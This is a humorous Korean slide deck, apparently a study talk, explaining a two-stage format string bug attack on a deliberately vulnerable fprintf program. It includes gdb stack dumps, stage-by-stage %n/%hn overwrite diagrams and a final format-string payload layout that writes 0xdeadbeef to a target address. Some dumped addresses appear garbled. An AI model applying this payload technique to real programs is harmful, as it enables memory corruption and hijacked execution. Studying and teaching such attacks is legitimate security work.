



# DSFSBA

뭔소리냐구오?

Double Staged Format String Bug Attack 이애오

저는 정재훈이구오


오늘은 이천십팔년치뤼이십유길이애오

아니라구요? 으쁘라구요

# 알라라똥라라

- 메뮴뤼
- fsb 코드
- 스택
- dsfsb 코드
- 스택

# 이게 메모리에오



# fsb 코오드으

```
#include <stdio.h>
```

```
FILE *fp;
```

```
int main() {
```

```
    char buf[1024];
```

```
    fgets(buf , 1024 , stdin);
```

```
    fp = fopen("/tmp/trash" , "w");
```

```
    fprintf(fp , buf);
```

```
    fclose(fp);
```

```
    return 0;
```

```
}
```

# 스택 체크

```
(gdb) r
Starting program: /root/tmp/fsb
aaaabbbbcccc
```

```
Breakpoint 3, 0x80000663 in main ()
```

```
(gdb) x/i $eip
```

```
=> 0x80000663 <main+118>:      call  0x80000480 <fprintf@plt>
```

```
(gdb) x/100x $esp
```

0xbffff230:	0x80003410	0xbffff240	0xb7fb55a0	0x80000607
0xbffff240:	0x61616161	0x62626262	0x63636363	0x0016000a
0xbffff250:	0x0016906c	0x000061ec	0x000061ec	0x00000004

# 호에에에엥 스택이 아니라구오?

```
#include <stdio.h>
```

```
FILE *fp;  
char buf[1024];
```

```
int main()  
{  
    fgets(buf , 1024 , stdin);  
    fp = fopen("/tmp/trash" , "w");  
    fprintf(fp , buf);  
    fclose(fp);  
    return 0;  
}
```

# 한번 더 스택 체크체크

(gdb) r

Starting program: /root/tmp/dsfsb

Breakpoint 1, 0x8000065d in main ()

(gdb) x/i \$eip

=> 0x8000065d <main+112>: call 0x80000480 <fprintf@plt>

(gdb) x/100x \$esp


0xbffff630:	0x80003410	0x80002060	0xb7fb55a0	0x80000601
0xbffff640:	0xbffff660	0x00000000	0x00000000	0xb7e17276
0xbffff650:	0x00000001	0xb7fb5000	0x00000000	0xb7e17276
0xbffff660:	0x00000001	0xbffff6f4	0xbffff6fc	0x00000000
0xbffff670:	0x00000000	0x00000000	0xb7fb5000	0xb7fffc04
0xbffff680:	0x00000001	0x00000000	0x00000001	0xb7fb5000
0xbffff690:	0x00000000	0x80c5ccc2	0xbdcd60d2	0x00000000
0xbffff6a0:	0x00000000	0x00000000	0xbffff6f0	0xb7fdb000
0xbffff6b0:	0xb7fdb2e4	0x00000001	0xb7e17189	0x80001fc8
0xbffff6c0:	0x00000001	0x800004b0	0x00000000	0x800004e1

# 한번 더 스택 체크체크



0xbfff6d0:	0x800005ed	0x00000001	0xbfff6f4	0x80000690
0xbfff6e0:	0x800006f0	0xb7fea930	0xbfff6ec	0xb7fff918
0xbfff6f0:	0x00000001	0xbfff832	0x00000000	0xbfff842
0xbfff700:	0xbfffdfe	0xbfffe20	0xbfffe31	0xbfffe3f
0xbfff710:	0xbfffe4a	0xbfffe5b	0xbfffe6f	0xbfffe7d
0xbfff720:	0xbfffe97	0xbfffea1	0xbfffeaf	0xbfffeba
0xbfff730:	0xbfffec9	0xbfffed8	0xbfffeec	0xbfffeff
0xbfff740:	0xbffff13	0xbffff1b	0xbffff2a	0xbffff37
0xbfff750:	0xbffff5a	0xbffffa6	0xbffffc6	0xbffffd8
0xbfff760:	0xbffffe1	0x00000000	0x00000020	0xb7fd9cf0
0xbfff770:	0x00000021	0xb7fd9000	0x00000010	0x0fabfbff
0xbfff780:	0x00000006	0x00001000	0x00000011	0x00000064



# 노피셜



# 노피셜



# 노피셜

어느주소



0xdeadbeef

# 노피셜

RET라던지 \_\_DTOR\_END\_\_ 라던지



셸코드 주소

# Double Staged FSB Attck

**Stage0** : 스택에 있는 포인터가 가리키고 있는 값을 *덮어줄* 주소로 조작

**Stage1** : Stage0에서 만들어진 인자를 참조해 원하는 주소에 *원하는* 값을 덮어줌

# 스태아아아 H 액

stage0

0x08049ffc: 0x0012ffc0

...

0xbffff740: .....

0xbffff750: .....

0xbffff760: ..... 0xbffff804 .....

0xbffff770: 0xbffff7c0 .....

0xbffff780: .....

0xbffff790: .....

0xbffff7a0: .....

0xbffff7b0: .....

0xbffff7c0: 0x00000000 .....

0xbffff7d0: .....

0xbffff7e0: .....

0xbffff7f0: .....

0xbffff800: ..... 0xbffff924 .....

# 스태아아아 H 액

stage0

0x08049ffc: 0x0012ffc0

...

0xbffff740: .. %8x ... .. %8x .. .. %8x .. .. %8x ..

0xbffff750: .. %8x ... .. %8x .. .. %8x .. .. %8x ..

0xbffff760: %134570296x 0xbffff7804 .. .. .. ..

0xbffff770: 0xbffff7c0 .. .. .. ..

0xbffff780: .. .. .. ..

0xbffff790: .. .. .. ..

0xbffff7a0: .. .. .. ..

0xbffff7b0: .. .. .. ..

0xbffff7c0: 0x00000000 .. .. .. ..

0xbffff7d0: .. .. .. ..

0xbffff7e0: .. .. .. ..

0xbffff7f0: .. .. .. ..

0xbffff800: .. .. 0xbffff924 .. .. ..

# 스태아아아 H 액

stage0

0x08049ffc: 0x0012ffc0

...

0xbffff740: ..... .....

0xbffff750: ..... .....

0xbffff760: ..... 0xbffff804 ..... .....

0xbffff770: 0xbffff7c0 ..... .....

0xbffff780: ..... .....

0xbffff790: ..... .....

0xbffff7a0: ..... .....

0xbffff7b0: ..... .....

0xbffff7c0: 0x00000000 ..... .....

0xbffff7d0: ..... .....

0xbffff7e0: ..... .....

0xbffff7f0: ..... .....

0xbffff800: ..... 0x08049ffc ..... .....



# 스태아아아 H 액

stage0

0x08049ffc: 0x0012ffc0

...

0xbffff740:	.. %8x ..	.. %8x ..	.. %8x ..	.. %8x ..
0xbffff750:	.. %8x ..	.. %8x ..	.. %8x ..	.. %8x ..
0xbffff760:	%134570296x	0xbffff804	.. %c ..	.. %c ..
0xbffff770:	0xbffff7c0	.. %n ..	..	..
0xbffff780:	.. %n ..	..	..	..
0xbffff790:	..	..	..	..
0xbffff7a0:	..	..	..	..
0xbffff7b0:	..	..	..	..
0xbffff7c0:	0x00000000	..	..	..
0xbffff7d0:	..	..	..	..
0xbffff7e0:	..	..	..	..
0xbffff7f0:	..	..	..	..
0xbffff800:	..	0x08049ffc	..	..

# 스태아아아 H 액

stage0

0x08049ffc: 0x0012ffc0

...

0xbffff740: .....

0xbffff750: .....

0xbffff760: ..... 0xbffff804 .....

0xbffff770: 0xbffff7c0 .....

0xbffff780: .....

0xbffff790: .....

0xbffff7a0: .....

0xbffff7b0: .....

0xbffff7c0: 0x08049ffe .....

0xbffff7d0: .....

0xbffff7e0: .....

0xbffff7f0: .....

0xbffff800: ..... 0x08049ffc .....

# 스택 애 애 애 H 액

stage1

0x08049ffc: 0x0012ffc0

...

0xbffff740: .....

0xbffff750: .....

0xbffff760: ..... 0xbffff804 .....

0xbffff770: 0xbffff7c0 .....

0xbffff780: ....

0xbffff790: ....

0xbffff7a0: ....

0xbffff7b0: .....

0xbffff7c0: 0x08049ffe .....

0xbffff7d0: .....

0xbffff7e0: .....

0xbffff7f0: .....

0xbffff800: ..... 0x08049ffc .....

0x08049ffe+(0x100000000-  
0x08049ffe) +0xdead

%hn

# 스택애애애 H 액

stage1

0x08049ffc: 0xdeadffc0

...

0xbffff740: .....

0xbffff750: .....

0xbffff760: ..... 0xbffff804 .....

0xbffff770: 0xbffff7c0 .....

0xbffff780: .....

0xbffff790: .....

0xbffff7a0: .....

0xbffff7b0: .....

0xbffff7c0: 0x08049ffe .....

0xbffff7d0: .....

0xbffff7e0: .....

0xbffff7f0: .....

0xbffff800: ..... 0x08049ffc .....

# 스택 애 애 애 H 액

stage1

0x08049ffc: 0xdeadffc0

...

0xbffff740: .....

0xbffff750: .....

0xbffff760: ..... 0xbffff804 .....

0xbffff770: 0xbffff7c0 .....

0xbffff780: .....

0xbffff790: .....

0xbffff7a0: .....

0xbffff7b0: .....

0xbffff7c0: 0x08049ffe .....

0xbffff7d0: . 0xdead + ( 0x10000

0xbffff7e0: . -0xdead) + 0xbeef

0xbffff7f0: .....

0xbffff800: ..... 0x08049ffc .....

%hn

# 스택 애 애 애 H 액

stage1

0x08049ffc: 0xdeadbeef

...

0xbffff740: .....

0xbffff750: .....

0xbffff760: ..... 0xbffff804 .....

0xbffff770: 0xbffff7c0 .....

0xbffff780: .....

0xbffff790: .....

0xbffff7a0: .....

0xbffff7b0: .....

0xbffff7c0: 0x08049ffe .....

0xbffff7d0: .....

0xbffff7e0: .....

0xbffff7f0: .....

0xbffff800: ..... 0x08049ffc .....

payload

```
0xbffff740: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff750: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff760: ..... 0xbffff804 ..... // (%134520796x) (%n) (%c) (%c)
0xbffff770: 0xbffff7c0 ..... // (%n) (%24562x) (%8x) (%8x)
0xbffff780: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff790: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff7a0: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff7b0: ..... // (%8x) (%8x) (%8x) (%1916x)
0xbffff7c0: 0x0804a00e ..... // (%hn) (%8x) (%8x) (%8x)
0xbffff7d0: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff7e0: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff7f0: ..... // (%8x) (%8x) (%8x) (%8x)
0xbffff800: ..... 0x0804a00c ..... // (%39460x) (%hn)
```

# fsb

- 좋은 공격방법이라고 생각은 함
- 16진수-10진수 계산기 미초~
- 스택 상황 보가면서 계산하기 개까다로움
- 그냥 bof 합시다아